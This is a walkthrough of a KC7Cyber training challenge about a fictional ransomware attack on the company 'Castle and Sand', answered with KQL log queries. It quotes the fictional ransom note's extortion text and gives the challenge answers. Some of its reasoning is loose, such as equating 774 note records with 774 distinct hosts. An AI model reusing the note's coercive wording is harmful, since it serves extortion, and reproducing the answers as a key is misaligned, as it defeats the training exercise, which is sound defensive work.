
Castle and Sand Section 2 by KC7Cyber

This walkthrough covers Section 2 Shark Attack from the challenge presented by kc7cyber[1]. It involves answering numerous questions using KQL to investigate an incident on a fictitious company.

Scenario

Castle and Sand has been hit with ransomware! A note was posted for their employees and all company files have been locked. A copy of the note is shown below.



```
Decryption ID: SUNNYDAY123329JA0

Hi, since you are reading this it means you have been hacked by the SHARKY RANSOM GANG.
We encrypt all your systems and delete backups.
Here's what you shouldn't do:
1) Contact the police, fbi or other authorities before the end of our deal.
2) Contact the recovery company so that they would conduct dialogues with us.
(This can slow down the recovery, and generally put our communication to naught). Don't go to recovery companies, they are essentially just middlemen who will make money off you and cheat you.We are wlel aware of cases where recovery companies tell you that the ransom price is $3000000, but in fact they secretly negotiate with us for $1000000, so they are $2000000 from you. If you approached us directly without intermediaries you would pay 5 times less, that is $1500000.
3) Do not try to decrypt the files yourself, as well as do not change the file extension yourself !!! This can lead to the impossibility of their decryption.

Here's what you should do right after reading it:
1) If you are an ordinary employee, send our message to the CEO of the company, as well as the IT department.
2) If you are a CEO, or a specialist in the IT department, or another person who has weight in the company, you should contact us within 24 hours by email.

If you do not pay the ransom, we will attack your company again in the future.In a few weeks, we will simply repeat our attack and delete all your data from yoru networks, WHICH WILL LEAD TO THEIR UNAVAILABILITY!

As a guarantee that we can decrypt the files, we suggest that you send several files for free decryption.

It's the start of summer. Don't mess with us or you'll swim with the sharks.

Mails to contact us(Write the decryption ID in the title of your message):
1)sharknadorules_gang@onionmail.org
```

Figure 1: Ransomware note

To begin the investigation, lets determine the schema of the database held at Castle and Sand.

[1] https://kc7cyber.com/challenges/54#

Database Tables

Castle and Sand database contains 9 tables.

Table Name	Description
AuthenticationEvents	Records successful and failed logins to devices on company network
Email	Records emails sent and received by employees
Employees	Information about company employees
FileCreationEvents	Records files stored on employee devices
InboundNetworkEvents	Records inbound network events and browsing activity
OutboundNetwork Events	Records outbound network events and browsing activity
PassiveDns	Records IP domain resolutions
ProcessEvents	Records processes created on employee devices
SecurityAlerts	Records security alerts from devices or from email security system

With this information, I can begin to answer the questions posed by kc7cyber.

Section 2

Q1 What email address did the threat actor provide to Castle&Sand to communicate with them?

From the ransomware note in figure 1, line 38 of the note has the threat actors email address.

Answer: sharknadorules_gang@onionmail.org.

Q2 What is the unique decryption ID?


From line 17 in the ransomware note in figure 1, the ID is: SUNNYDAY123329JA0

Q3 Always be sure to determine if the data is sensitive to the company. You have to make sure you protect sensitive information, including all of the information in the Castle&Sand database. Should this be something you post publicly about? Yes or no?

Answer: No (any sensitive information in a company should never be posted)

Q4 The ransom note filename was called `PAY_UP_OR_SWIM_WITH_THE_FISHES.txt`. How many notes appeared in Castle&Sand's environment?

The FileCreationEvents would contain files that have been created in the database. To begin, need to retrieve the schema of the table.




```
FileCreationEvents
| getschema
```

ColumnName	ColumnOrdinal	DataType	ColumnType
timestamp	0	System.DateTime	datetime
hostname	1	System.String	string
username	2	System.String	string
sha256	3	System.String	string
path	4	System.String	string
filename	5	System.String	string
process_name	6	System.String	string

Figure 2: Schema of the FileCreationEvents table

Now I can run the following query on the ‘filename' column with the filename given in the question above.

FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| count



```
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| count
```

Count
774


Figure 3: Query to count number of ransom notes in database

Answer: There are 774 ransom notes appeared on Castle and Sand environment.

Q5 Let's get a sense of the scope of impact! How many distinct hostnames had the ransom note?

I can run the altered query from question 4 to see how many hosts had the ransom note.

```
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname
```



```
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname
```

Done (0.143 s) 774 records

hostname
PTS8-LAPTOP
OWHB-LAPTOP
XWYD-DESKTOP
QF0F-DESKTOP

Figure 4: Using 'distinct hostnames' to determine number of hosts


The number of hostnames who have the ransom note, is the same number of notes that appeared on the environment.

Answer: There are 774 distinct hostnames who had the ransom note.

Q6 Let's take the list of unique hostnames and search them across the Employees table. How many distinct employee roles were affected by the ransomware attack?

Taking the query from question 5, I can use that output and pass it to another query that is run on the Employee table. The first query will retrieve the hostnames, this is then passed onto another query that will retrieve employees roles based on the hostnames. The query would be:

```
let distincthostnames =
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname;
Employees
| where hostname in (distincthostnames)
| distinct role
```



```
let distincthostnames =
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname;
Employees
| where hostname in (distincthostnames)
| distinct role
```

role
Sales Representative
E-commerce Specialist
Retail Associate
Store Cleaner
Marketing Coordinator
Customer Support Representative
Visual Merchandiser
Store Manager
Cashier
Security Guard
Inventory Manager
Product Manager
IT Helpdesk
Warehouse Supervisor
Customer Service Manager
Finance Manager
Marketing Director
Chief Financial Officer


Figure 5: Displays the roles that have the ransom note

Answer: 18 roles have the ransom note.

Q7 Well that's concerning! There are some executives hit here, but what we should be worried about are the IT roles first. They typically would have more administrative privileges on the Castle&Sand Network. How many unique hostnames belong to IT employees?

First thing is to establish which role is considered to be an IT employee. In this case from figure 5, the IT Helpdesk would be considered an IT employee. I can alter the query from question 6 to filter only IT Helpdesk employees.

```
let distincthostnames =
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname;
Employees
| where hostname in (distincthostnames)
| where role contains "IT Helpdesk”
```



```
let distincthostnames =
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname;
Employees
| where hostname in (distincthostnames)
| where role contains "IT Helpdesk"
```

timestamp	name ↑	user_agent	ip_addr	email_addr	company_domain	username	role	hostname
2019-01-14 06:28:45.0000	Ann Smith	Mozilla/5.0 (Windows NT 5.1; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0	10.10.0.213	ann_smith@castleandsand.com	castleandsand.com	ansmith	IT Helpdesk	CKPZ-DESKTOP
2018-06-27 02:27:38.0000	Annie Wheeler	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0	10.10.1.249	annie_wheeler@castleandsand.com	castleandsand.com	anwheeler	IT Helpdesk	2I92-DESKTOP
2019-02-16 04:09:52.0000	Bethany Dodson	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0	10.10.0.168	bethany_dodson@castleandsand.com	castleandsand.com	bedodson	IT Helpdesk	VL0B-DESKTOP
2016-12-29 21:15:28.0000	Bruce Holmes	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)	10.10.1.19	bruce_holmes@castleandsand.com	castleandsand.com	brholmes	IT Helpdesk	WZXI-MACHINE
2017-10-31 17:42:44.0000	Edward Portwood	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; WOW64; Trident/5.0)	10.10.2.21	edward_portwood@castleandsand.com	castleandsand.com	edportwood	IT Helpdesk	TKVP-DESKTOP
2022-08-11 18:41:02.0000	Greg Schloemer	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36	10.10.0.54	greg_schloemer@castleandsand.com	castleandsand.com	grschloemer	IT Helpdesk	4AII-DESKTOP
2017-04-26 19:29:29.0000	Gregory Edenfield	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36	10.10.1.147	gregory_edenfield@castleandsand.com	castleandsand.com	gredenfield	IT Helpdesk	OB2V-DESKTOP
2017-07-05 12:19:15.0000	Homer Preston	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.96 Safari/537.36	10.10.1.244	homer_preston@castleandsand.com	castleandsand.com	hopreston	IT Helpdesk	KA5H-DESKTOP
2015-07-10 05:28:38.0000	Jack Herrick	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 5.1; Trident/5.0)	10.10.1.47	jack_herrick@castleandsand.com	castleandsand.com	jaherrick	IT Helpdesk	0A9Z-LAPTOP
2014-12-04 12:22:03.0000	Jacqueline Foutch	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0	10.10.1.5	jacqueline_foutch@castleandsand.com	castleandsand.com	jafoutch	IT Helpdesk	XI05-LAPTOP
2018-10-13 06:01:40.0000	James Benjamin	Mozilla/5.0 (Windows NT 6.3; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0	10.10.0.240	james_benjamin@castleandsand.com	castleandsand.com	jabenjamin	IT Helpdesk	C4HL-LAPTOP
2021-07-30 07:27:21.0000	James Ponce	Mozilla/5.0 (Windows NT 6.3; rv:49.0) Gecko/20100101 Firefox/49.0	10.10.0.228	james_ponce@castleandsand.com	castleandsand.com	japonce	IT Helpdesk	F0DL-LAPTOP
2013-11-30 10:39:12.0000	Jerry Barksdale	Mozilla/5.0 (Windows NT 5.1; rv:49.0) Gecko/20100101 Firefox/49.0	10.10.1.170	jerry_barksdale@castleandsand.com	castleandsand.com	jebarksdale	IT Helpdesk	TW3N-DESKTOP
2016-10-12 21:49:06.0000	John Allen	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36	10.10.2.65	john_allen@castleandsand.com	castleandsand.com	joallen	IT Helpdesk	OGCB-MACHINE
2022-09-20 17:33:20.0000	Katherine Moore	Mozilla/5.0 (Windows NT 5.1; rv:47.0) Gecko/20100101 Firefox/47.0	10.10.0.190	katherine_moore@castleandsand.com	castleandsand.com	kamoore	IT Helpdesk	MNII-LAPTOP
2017-12-29 15:45:16.0000	Kathleen Laperouse	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.80 Safari/537.36	10.10.2.66	kathleen_laperouse@castleandsand.com	castleandsand.com	kalaperouse	IT Helpdesk	DLQO-DESKTOP
2016-03-12 03:37:40.0000	Kimberly Kaplan	Mozilla/5.0 (Windows NT 6.3; rv:47.0) Gecko/20100101 Firefox/47.0	10.10.2.51	kimberly_kaplan@castleandsand.com	castleandsand.com	kikaplan	IT Helpdesk	H9GS-MACHINE
2020-08-11 09:59:34.0000	Martha Towne	Mozilla/5.0 (Windows NT 6.3; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0	10.10.2.14	martha_towne@castleandsand.com	castleandsand.com	matowne	IT Helpdesk	PE7G-LAPTOP
2014-01-11 10:05:29.0000	Norman Valerio	Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.101 Safari/537.36	10.10.0.186	norman_valerio@castleandsand.com	castleandsand.com	novalerio	IT Helpdesk	XU8C-MACHINE
2018-11-14 20:41:47.0000	Preston Lane	Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36	10.10.2.1	preston_lane@castleandsand.com	castleandsand.com	prlane	IT Helpdesk	6S7W-MACHINE
2022-07-25 07:17:23.0000	Robert Morelli	Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.96 Safari/537.36	10.10.0.184	robert_morelli@castleandsand.com	castleandsand.com	romorelli	IT Helpdesk	PQEZ-LAPTOP
2018-02-28 11:18:55.0000	Sherry Shloemer	Mozilla/5.0 (Windows NT 5.1; rv:50.0) Gecko/20100101 Firefox/50.0	10.10.0.126	sherry_shloemer@castleandsand.com	castleandsand.com	shshloemer	IT Helpdesk	UCUV-DESKTOP
2019-11-18 15:28:26.0000	Simeon Kakpovi	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 10.0; Trident/4.0)	10.10.0.46	simeon_kakpovi@castleandsand.com	castleandsand.com	sikakpovi	IT Helpdesk	T6YP-MACHINE
2015-08-19 20:56:08.0000	Sondra Laverriere	Mozilla/5.0 (Windows NT 5.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0	10.10.2.129	sondra_laverriere@castleandsand.com	castleandsand.com	solaverriere	IT Helpdesk	ZR5P-LAPTOP
2013-06-28 07:32:24.0000	Waymon Ho	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0)	10.10.0.70	waymon_ho@castleandsand.com	castleandsand.com	waho	IT Helpdesk	X4DN-LAPTOP


Figure 6: Output shows the IT employees that have the ransom note

Answer: 25 IT employees have the ransom note.

Q8: One of the IT employees has an IP address that ends in .46. What is that employee's name?

To start we can query the Employees table to retrieve the schema to ensure that it has a column containing IP addresses.

Employees
| getschema




```
Employees
| getschema
```

ColumnName	ColumnOrdinal	DataType	ColumnType
timestamp	0	System.DateTime	datetime
name	1	System.String	string
user_agent	2	System.String	string
ip_addr	3	System.String	string
email_addr	4	System.String	string
company_domain	5	System.String	string
username	6	System.String	string
role	7	System.String	string
hostname	8	System.String	string

Figure 7: Employee schema

The employee table does contain a column for the IP address. Run a query on the 'ip_addr' column using '.46' as the search term and who's role is 'IT Helpdesk.

```
Employees
| where ip_addr contains ".46" and role has "IT Helpdesk”
```



```
Employees
| where ip_addr contains ".46" and role has "IT Helpdesk"
```

timestamp	name	user_agent	ip_addr	email_addr
2019-11-18 15:28:26.0000	Simeon Kakpovi	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 10.0; Trident/4.0)	10.10.0.46	simeon_kakpovi@castleandsand.com

Figure 8: Out name of employee matching the query

Answer: Simeon Kakpovi is the IT employee with an IP address that ends with .46.


Q9 Let's take the unique hostnames that had the ransom note and search them across our SecurityAlerts. How many security alerts involved the different hosts?

This question involves filling in the two blanks on the last line. The last blank will be the results from the first query of 'impact_hosts'. However, we need to look at where I can retrieve the hostname from in the SecurityAlerts table.

```
let impact_hosts =
FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
SecurityAlerts
| where _____ has_any (______)
```

We can take the first 10 lines from the SecurityAlerts table.

```
SecurityAlerts
| take 10
```




```
SecurityAlerts
| take 10
```

timestamp	alert_type	severity	description
2023-05-27 09:16:04.0000	HOST	high	A suspicious file was detected on host BSEM-LAPTOP. Filename: Setup.exe. Sha256: 6c55caad297812d0919f550ed06493503e1571390bf8caaa75037fbc529f074c
2023-05-27 09:28:28.0000	HOST	high	A suspicious file was detected on host 1KKU-LAPTOP. Filename: WerFault.exe. Sha256: df2c11ad09b11a6e24ebc1a312e25612652d8084888c9dad08b530ab4a3212bd
2023-05-27 09:53:37.0000	HOST	high	A suspicious file was detected on host KNF7-DESKTOP. Filename: ofdeploy.exe. Sha256: 2e109b87aed87af5dbfd00ff1de4f577cfca7a652c74520bf363cf192b0fa693
2023-05-27 10:25:57.0000	HOST	high	A suspicious file was detected on host P0RB-MACHINE. Filename: WWAHost.exe.mui. Sha256: bf1ff664677973763d995772af3b8acc035ec70eaf79d35c1a32b4c7b9c5f756
2023-05-27 10:30:17.0000	HOST	high	A suspicious file was detected on host AWJY-DESKTOP. Filename: find.exe. Sha256: 1a1876c5eed2b8cd9e14ebff3f4eeb7e21552a4c6aab4bf392a55f8df3612dab
2023-05-27 11:06:00.0000	HOST	high	A suspicious file was detected on host JSW1-DESKTOP. Filename: WSManHTTPConfig.exe. Sha256: e7fba9e9fec68912c184b1061fd2862e77eb3b49769f71bb314449cbefe5331b
2023-05-27 11:57:17.0000	HOST	high	A suspicious file was detected on host Q4XF-MACHINE. Filename: autoconv.exe.mui. Sha256: 0e782d8085c1e6d4f6db83865fe21c2cc8e070b579c1b30bb93bc996f6993273
2023-05-27 12:03:57.0000	HOST	high	A suspicious file was detected on host TBDL-MACHINE. Filename: WSReset.exe. Sha256: 2f59cfe63442b61f8aaef0e1471d40dbc8ae91d4697bde7699e9d0f3f1aece1a
2023-05-27 12:04:06.0000	HOST	high	A suspicious file was detected on host 31JD-LAPTOP. Filename: quickassist.exe.mui. Sha256: 024625b723bf7a43a4e72a8b6309be07f9a1df4c9cd824eb4624005ed3002acd
2023-05-27 13:29:13.0000	HOST	high	A suspicious file was detected on host OG6X-LAPTOP. Filename: WWAHost.exe.mui. Sha256: a8e95043632304ea1b969a6c7e30356c3cecdf94413255dcea3fff7069a968e8

Figure 9: First 10 lines of the SecurityAlerts table

The ‘description’ column contains hostname, therefore the first blank in the query will be this column. The query in its completed form is:

let impact_hosts =
FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
SecurityAlerts
| where description has_any (impact_hosts)



```
let impact_hosts =
FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
SecurityAlerts
| where description has_any (impact_hosts)
```

timestamp	alert_type	severity	description
2023-04-25 10:46:08.0000	HOST	high	A suspicious file was detected on host 8GNP-MACHINE. Filename: Configure-SMRemoting.exe.mui. Sha256: 4468db03a67da1abd69aecf61b2be4ff09c29aa2ebde31656d93f8d...
2023-04-25 10:47:17.0000	HOST	high	A suspicious file was detected on host PTS8-LAPTOP. Filename: vssadmin.exe. Sha256: 8c1fabcc2196e4d096b7d155837c5f699ad7f55edbf84571e4f8e03500b7a8b0
2023-04-25 11:00:38.0000	HOST	high	A suspicious file was detected on host LBGT-MACHINE. Filename: wextract.exe. Sha256: fbb6dc62abeeb222b49a63f43dc6eea96f3d7e9a8da55381c15d57a5d099f3e0
2023-04-25 11:28:54.0000	HOST	high	A suspicious file was detected on host KOZ2-MACHINE. Filename: ndadmin.exe.mui. Sha256: fd0f72772dd8b2b88d97c9bec23f0b698dbd0c973fd6a6f15939e8ed12cab7cd
2023-04-25 11:42:53.0000	HOST	high	A suspicious file was detected on host 1KUW-LAPTOP. Filename: VSSVC.exe. Sha256: aed19ca1eedf716640faf70b1a4a10736c6c7ed0e2149c3d6caa4d5e6da8899a
2023-04-25 11:47:01.0000	HOST	high	A suspicious file was detected on host PGMS-MACHINE. Filename: unsecapp.exe. Sha256: fabb8cc6de82a79f1eed0976e5ce741ff3b9d5b1b40d90146052f4393cca80a3
2023-04-25 12:33:59.0000	HOST	high	A suspicious file was detected on host M5OJ-LAPTOP. Filename: lodctr.exe. Sha256: a68dc00716e93540692ce686922b1cf6d3f216fc9e0396c6d6b7291778dba6ed

Figure 10: Output from the query

Answer: 652 security alerts were involved.

Q10 Yikes. That's way too many alerts to try and go through.
